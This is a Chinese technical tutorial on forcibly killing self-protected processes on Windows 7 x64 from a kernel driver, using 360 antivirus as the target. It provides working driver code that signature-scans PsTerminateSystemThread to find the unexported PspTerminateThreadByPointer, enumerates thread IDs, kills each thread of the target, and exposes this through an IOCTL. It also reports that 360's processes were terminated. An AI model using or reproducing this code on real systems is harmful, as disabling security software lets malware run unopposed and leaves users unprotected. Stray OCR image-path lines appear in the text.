对于用 ObRegisterCallbacks 进行自我保护的进程，要杀死他们的方法只有两种：一种是温柔的方法，一种是暴力的方法。温柔的方法就是移除对象回调，而暴力的方法，就是找到更底层的结束进程函数并调用。对付“保护句柄”类的进程保护手段，比较好的方法循环调用 PspTerminateThreadByPointer 来结束进程的每一个线程。下文拿 360 的 ZhuDongFangYu.exe 举例，因为 360 在 Win64 上实现自我保护就是使用 ObRegisterCallbacks。总体思路很简单：通过 NTOSKRNL.EXE 导出的 PsTerminateSystemThread 动态定位未导出的 PspTerminateThreadByPointer 。 再 用 PspTerminateThreadByPointer 依 次 结 束 ZhuDongFangYu.exe 的每一个线程。

首先对 PsTerminateSystemThread 进行反汇编：

```
lkd> uf PsTerminateSystemThread
nt!PsTerminateSystemThread:
fffff800`03f65860 4883ec28        sub     rsp,28h
fffff800`03f65864 8bd1            mov     edx,ecx
fffff800`03f65866 65488b0c2588010000 mov   rcx,qword ptr gs:[188h]
fffff800`03f6586f f6814804000010  test    byte ptr [rcx+448h],10h
fffff800`03f65876 0f8485cd0200    je      nt! ?? ::NNGAKEGL::`string'+0x29eb0
(fffff800`03f92601)

nt!PsTerminateSystemThread+0x1c:
fffff800`03f6587c 41b001          mov     r8b,1
fffff800`03f6587f e8d0590500      call    nt!PspTerminateThreadByPointer (fffff800`03fbb254)
fffff800`03f65884 90              nop
fffff800`03f65885 e97ccd0200      jmp     nt! ?? ::NNGAKEGL::`string'+0x29eb5
(fffff800`03f92606)

nt! ?? ::NNGAKEGL::`string'+0x29eb0:
fffff800`03f92601 b80d0000c0      mov     eax,0C000000Dh

nt! ?? ::NNGAKEGL::`string'+0x29eb5:
fffff800`03f92606 4883c428        add     rsp,28h
fffff800`03f9260a c3              ret
```

注意染成蓝色的那两行，除了告诉我们 PsTerminateSystemThread 调用了 PspTerminateThreadByPointer 外，还提示了一个重要的信息：在 Windows 7 x64 上的 PspTerminateThreadByPointer 有三个参数，不同于 Windows XP x86 上的 PspTerminateThreadByPointer 只有两个参数。因为根据 WIN64 上的__fastcall 调用约定，函数的前四个参数分别放在 rcx、rdx、r8、r9 里（r8b 是一个新增加的寄存器，长度为 1 字节，是 r8 的低 8 位），从第五个参数开始才放在堆栈里。然后查了一下 WRK，估计它的原型是：

```
typedef NTSTATUS (__fastcall *PSPTERMINATETHREADBYPOINTER)
(
    IN PETHREAD Thread,
    IN NTSTATUS ExitStatus,
```

```
    IN BOOLEAN DirectTerminate
);
```

根据反汇编代码可以看出 PspTerminateThreadByPointer 的特征码是 01e8，于是有了以下代码：

```
ULONG32 callcode=0;
ULONG64 AddressOfPspTTBP=0, AddressOfPsTST=0, i=0;
if(PspTerminateThreadByPointer==NULL)
{
    AddressOfPsTST=(ULONG64)GetFunctionAddr(L"PsTerminateSystemThread");
    if(AddressOfPsTST==0)
        return STATUS_UNSUCCESSFUL;
    for(i=1;i<0xff;i++)
    {
        if(MmIsAddressValid((PVOID)(AddressOfPsTST+i))!=FALSE)
        {
            if(*(BYTE *)(AddressOfPsTST+i)==0x01 && *(BYTE *)(AddressOfPsTST+i+1)==0xe8)
            {
                RtlMoveMemory(&callcode,(PVOID)(AddressOfPsTST+i+2),4);
                AddressOfPspTTBP=(ULONG64)callcode + 5 + AddressOfPsTST+i+1;
            }
        }
    }
    PspTerminateThreadByPointer=(PSPTERMINATETHREADBYPOINTER)AddressOfPspTTBP;
}
```

接下来就是调用 PspTerminateThreadByPointer 干掉制定进程的所有线程即可。我的办法是用 PsLookupThreadByThreadId 查询 0x4 至 0x40000 之间所有能被 4 整除的数字，如果查询成功，就使用 IoThreadToProcess 得到此线程所属的进程。如果它是属于要干掉的进程，就调用 PspTerminateThreadByPointer 结束之，否则不做处理。另外要注意的是，但凡 Lookup，必需 Dereference，否则在某些时候会造成蓝屏的后果。代码如下：


```
PETHREAD Thread=NULL;
PEPROCESS tProcess=NULL;
NTSTATUS status=0;
for(i=4;i<0x40000;i+=4)
{
    status=PsLookupThreadByThreadId((HANDLE)i, &Thread);
    if(NT_SUCCESS(status))
    {
        tProcess=IoThreadToProcess(Thread);
        if(tProcess==Process)
            PspTerminateThreadByPointer(Thread,0,1);
        ObDereferenceObject(Thread);
    }
```

```
}
```


驱动部分基本写好了，最后在分发函数里获得 PID，并通过 PID 得到 EPROCESS 再调用 HwlTerminateProcess64 即可（以上两段代码是为了讲解方便才分开的，实际上它们在一个函数里）：

```
case IOCTL_PsKillProcess64:
{
    __try
    {
        memcpy(&idTarget,pIoBuffer,sizeof(idTarget));
        DbgPrint("[x64Drv] PID: %ld",idTarget);
        status=PsLookupProcessByProcessId((HANDLE)idTarget, &epTarget);
        if(!NT_SUCCESS(status))
        {
            DbgPrint("[x64Drv] Cannot get target! Status: %x.",status);
            break;
        }
        else
        {
            DbgPrint("[x64Drv] Get target OK! EPROCESS: %llx", (ULONG64)epTarget);
            HwlTerminateProcess64(epTarget);
            ObDereferenceObject(epTarget);
        }
    }
    __except(EXCEPTION_EXECUTE_HANDLER)
    {
        ;
    }
    break;
}
```

把驱动和应用程序编译后，放在安装了 360 8.0 正式版的虚拟机上（要打开测试签名模式）。给驱动添加测试签名后，加载驱动。在加载驱动时没有受到 360 的任何阻拦，即使已经开启了所谓的“驱动防火墙”。输入 ZhuDongFangYu.exe 的 PID，大概过了 20 秒，ZhuDongFangYu.exe 就退出了。在测试例如 360safe.exe 之类的 GUI 进程，也可以结束（这个就很快，不到 1 秒），不过把 360safe.exe 结束时，会出现一个错误提示框（顺便讽刺一下 360 骗人，在弹出这个对话框时，360safe.exe 已经完蛋了，而不是提示上说的“即将关闭”）：



这个提示框由 360 的 DumpUper.exe 弹出：



如果先结束了 360tray.exe 再结束 360safe.exe，就不会弹出这个提示框了。不过如果结束 360tray.exe，会出现一个有趣的现象。就是在大约 30 秒内，你打开任何 GUI 程序都无法出现界面，即使这个 GUI 程序的进程已经创建。在测试 7.7 正式版时，我估计 360 的程序员貌似忘记注释掉了一段 DbgPrint，发现有新进程创建时，DebugView 会输出“某程序创建某进程”之类的字符串。目前来说在 Win64 上不可能通过 Hook NtCreateSection 之类的手段来实现，唯一的可能就是注册了一个进程回调。也就是说，360 的驱动在等待 360tray.exe 对新创建的进程做出反应，如果等待超时，就同意新创建的进程运行。

本文到此结束。示例代码在附件里。